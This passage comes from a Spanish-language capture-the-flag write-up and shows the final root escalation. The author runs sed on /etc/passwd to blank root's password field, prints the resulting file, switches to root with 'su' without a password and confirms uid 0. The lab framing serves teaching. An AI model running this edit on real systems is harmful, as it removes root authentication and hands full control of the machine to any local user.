Con este comando prácticamente le ordeno que “root:x:” lo cambie por “root::”, esto generará que se elimine la “x” mencionada anteriormente, lo que ocasiona que al intentar cambiarme al usuario root, el sistema no pedirá contraseña.

```
sed -i 's/root:x:/root::/' /etc/passwd
cat /etc/passwd
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
neptuno:x:1001:1001:neptuno,,,:/home/neptuno:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
nasa:x:1002:1002:NASA,,,:/home/nasa:/bin/bash
elite:x:1000:1000:elite,,,:/home/elite:/bin/bash
```

Intento cambiarme a usuario root, y por la modificación anterior no me pidió contraseña. Escalada de privilegios finalizada.

```
su
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.